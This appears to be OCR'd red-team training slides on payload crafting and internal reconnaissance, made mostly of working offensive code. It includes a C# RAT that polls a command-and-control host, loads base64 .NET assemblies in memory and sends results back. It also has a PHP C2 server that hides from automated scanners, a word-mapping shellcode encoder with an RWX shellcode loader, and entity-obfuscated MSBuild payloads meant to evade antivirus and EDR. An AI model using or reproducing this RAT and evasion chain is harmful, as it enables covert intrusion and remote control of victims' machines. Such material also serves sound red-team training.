
- Send a request and get the response as the data to process
- Execute the data received as .Net code



```
try
{
    byte[] postData = Encoding.ASCII.GetBytes(data);
    s = hwr.GetRequestStream();
    s.Write(postData, 0, postData.Length);
}
catch (Exception e)
{
    SendRequest(e.Message);
}
finally
{
    if (s != null)
    {
        s.Dispose();
    }
}

try
{
    s = hwr.GetResponse().GetResponseStream();
    sr = new StreamReader(s);
    output = sr.ReadToEnd();
}
catch (Exception e)
{
    SendRequest(e.Message);
}
finally
{
    if (s != null)
    {
        s.Dispose();
    }
}

return output;
```

Payload Crafting


`Assembly.Load` can receive a string, and load the exe from it



```
class ExecuteCompiledCSharp
{
    1 reference
    public static void Execute(string assembly, string c2url, string c2host)
    {
        byte[] bytes = Convert.FromBase64String(assembly);
        Thread t = new Thread(() => InternalExecute(bytes, c2url, c2host));
        t.Start();
    }

    1 reference
    private static void InternalExecute(byte[] assembly, string c2url, string c2host)
    {
        Networking n = new Networking(c2url, c2host);
        StringWriter sw = new StringWriter();
        StringBuilder sb = new StringBuilder();
        try
        {
            Assembly a = Assembly.Load(assembly);
            MethodInfo m = a.EntryPoint;

            TextWriter tw = Console.Out;
            Console.SetOut(sw);

            object o = a.CreateInstance(m.Name);
            m.Invoke(null, new object[] { (object[])null });

            sb.Append(sw.ToString());
            sw.Close();

            Console.SetOut(tw);

            n.SendRequest(sb.ToString());

        }
        catch (Exception e)
        {
            n.SendRequest(e.Message);
        }
    }
}
```

Payload Crafting

The main part of the code



```
class Program
{
    0 references
    static void Main(string[] args)
    {
        string output = "";
        int c2delay = 5000;
        string c2url = "http://mr.un1k0d3r.com/c2/" + Guid.NewGuid().ToString();
        string c2host = "mr.un1k0d3r.com";

        Networking n = new Networking(c2url, c2host);

        while (true)
        {
            try
            {
                output = n.SendRequest(null);
                if (output.Length > 0)
                {
                    ExecuteCompiledCSharp.Execute(output, c2url, c2host);
                }
            }
            catch (Exception e)
            {
                n.SendRequest(e.Message);
            }
            Thread.Sleep(c2delay);
        }
    }
}
```

Payload Crafting

Only thing left is to host your recon .net code on the remote server.

```
<?php
if(strpos($_SERVER["HTTP_USER_AGENT"], "ringzer0") !== false) {

        $data = file_get_contents("php://input");
        if(!empty($data)) {
                // save output of a command to a file
                file_put_contents("/tmp/output.c2", $data, FILE_APPEND);
        } else {
                // deliver payload
                echo base64_encode(file_get_contents("bin.exe"));
        }
}
?>
```

Source code: https://mr.un1k0d3r.online/training/source/c2.php.txt

Payload Crafting

Quick trick to avoid automated tool to fetch your payloads

```
if(strpos($_SERVER["HTTP_USER_AGENT"], "ringzer0") !== false)
```

Payload Crafting

You now have a fully functional RAT that execute assembly in memory

We will cover which kind information you should gather in the next section

Payload Crafting

Your payload will be inspected by EDR & AV and other security product

Obfuscation is designed to get you landed where you want to; it does not defeat runtime analysis

Classic techniques:

- Encrypting the shellcode with a XOR loop
- Encrypting the shellcode using RC4
- Encrypting the shellcode using AES
- Gzipping, Base64 the shellcode

Payload Crafting

What if our code had none of the following characteristics and a fairly good entropy?

Randomness of the code can be evaluated giving an entropy score based on the score


- It is possible to evaluate the chance of a sample being encrypted or obfuscated

Legit code usually is not THAT random

Payload Crafting

With that in mind, lets think of how we can represent our shellcode

We know that we have bytes from 0x00 to 0xff in there (256 possibilities)



```python
import sys

outputlength = 0

dataset = ["list", "of", "256", "unique", "words"]
payload = open(sys.argv[1], "rb").read()

outputlength = len(payload)
final = [0] * outputlength
iterator = 0

for c in payload:
    final[iterator] = dataset[ord(c)]
    iterator += 1


print '{"' + '","'.join(final) + '"}'
```

Payload Crafting

You will end up with a list of word, tied to an index

Our shellcode is 0x00, 0x02, 0x01, 0x00, 0x00, 0x01

```
table = {"first" , "second" , "third"};

mapping = {"first" , "third" , "second", "first", "first",
"second"};
```

This will produce decent entropy due to the use of words and none of the « known » patterns are present in the code


Payload Crafting

All we have to do is map the word to the index to retrieve the original byte

C# is kind enough to provide the following method:

```
Array.IndexOf(table, needle);
```

Payload Crafting



```
namespace updatesystem
{
    internal class Program
    {
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UInt32 dwSize, uint flNewProtect, out uint lpflOld

        [UnmanagedFunctionPointer(CallingConvention.Winapi)]
        public delegate IntPtr Caller();

        static void Main(string[] args)
        {
            string[] table = { "your 256 words list goes here" }
            string[] mapping = { output of the python script }
            byte[] final = new byte[mapping.Length];
            for(int i = 0; i < mapping.Length; i++)
            {
                final[i] = (byte)Array.IndexOf(table, mapping[i]);
            }

            IntPtr allocated = Marshal.AllocHGlobal(mapping.Length);
            uint old = 0;
            VirtualProtect(allocated, (UInt32)mapping.Length, 0x40, out old);
            Marshal.Copy(final, 0, allocated, final.Length);

            var d = Marshal.GetDelegateForFunctionPointer<Caller>(allocated);
            d();
        }
    }
}
```

Payload Crafting

This will produce a final executable of 3 to 4 Mb; which is also nice, since some engine will not even bother analyzing bigger file

Since it was written in .Net, we can pass this file to our .Net stage 0 which is accepting arbitrary assembly to be loaded through Assembly.Load()

Payload Crafting

https://github.com/Mr-Un1k0d3r/MiniDump

https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/dump.c

VS

https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/safe-against-edr-minidump64.c

Payload Crafting


Revisiting your classic: Msbuild.exe

You think everything that was possible is already public, be creative

msbuild.exe csproj file are XML file…

That execute C# code

https://github.com/Mr-Un1k0d3r/PowerLessShell




```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="__task__">
   <__task__ />
   <MyTask />
   </Target>
  <UsingTask
    TaskName="__task__"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework{{arch}}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.IO" />
      <Code Type="Fragment" Language="cs">
      </Code>
    </Task>
    </UsingTask>
    <UsingTask
    TaskName="MyTask"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework{{arch}}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[

        public class MyTask :  Task, ITask {

            public override bool Execute() {

            }
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

Payload Crafting

Detection is “easy”, since the C# is in clear

Why not using XML concept to hide the payload using ENTITY to HTML encode the whole C#

Same technique 0 on disk detection, because you have another layer of obfuscation on top of the original toolset



```xml
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE IMDUGWVA9kYaI [
    <!ENTITY py436k6rLH2qzmIeiG "&#x26;&#x23;&#x78;&#x37;&#x35;&#x3b;&#x26;&#x23;&#x78;&#x
]>

<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <Target Name="ItMWMx1mqPnlK1NeR5ckNTcB6cahs1eC">
   <ItMWMx1mqPnlK1NeR5ckNTcB6cahs1eC />
   <windows />
   </Target>
   <PropertyGroup>
   <G0iGgp0QLZuWU3yulSm3f3zN>
    &py436k6rLH2qzmIeiG;
   </G0iGgp0QLZuWU3yulSm3f3zN>
   </PropertyGroup>
  <UsingTask
    AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll"
    TaskName="ItMWMx1mqPnlK1NeR5ckNTcB6cahs1eC"
    TaskFactory="CodeTaskFactory">
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.IO" />
      <Code Type="Fragment" Language="cs">
      </Code>
    </Task>
    </UsingTask>
    <UsingTask
    TaskName="windows"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="Csharp">
        <![CDATA[
       $(G0iGgp0QLZuWU3yulSm3f3zN)
       ]]>
    </Code>
    </Task>
  </UsingTask>
</Project>
```

15 minutes break

Internal Reconnaissance

- Process listing should be the first command you run

- This will confirm if there is another user of interest running on the host


- It will confirm which security product is running on the system

Internal Reconnaissance

In addition to process listing, dumping services may be useful


Cobalt Strike command **ps** can be used

More information can be retrieved using WMIC



```
C:\Users\charles.hamilton>wmic process get executablepath, commandline
```

Services information can also be retrieved through WMIC



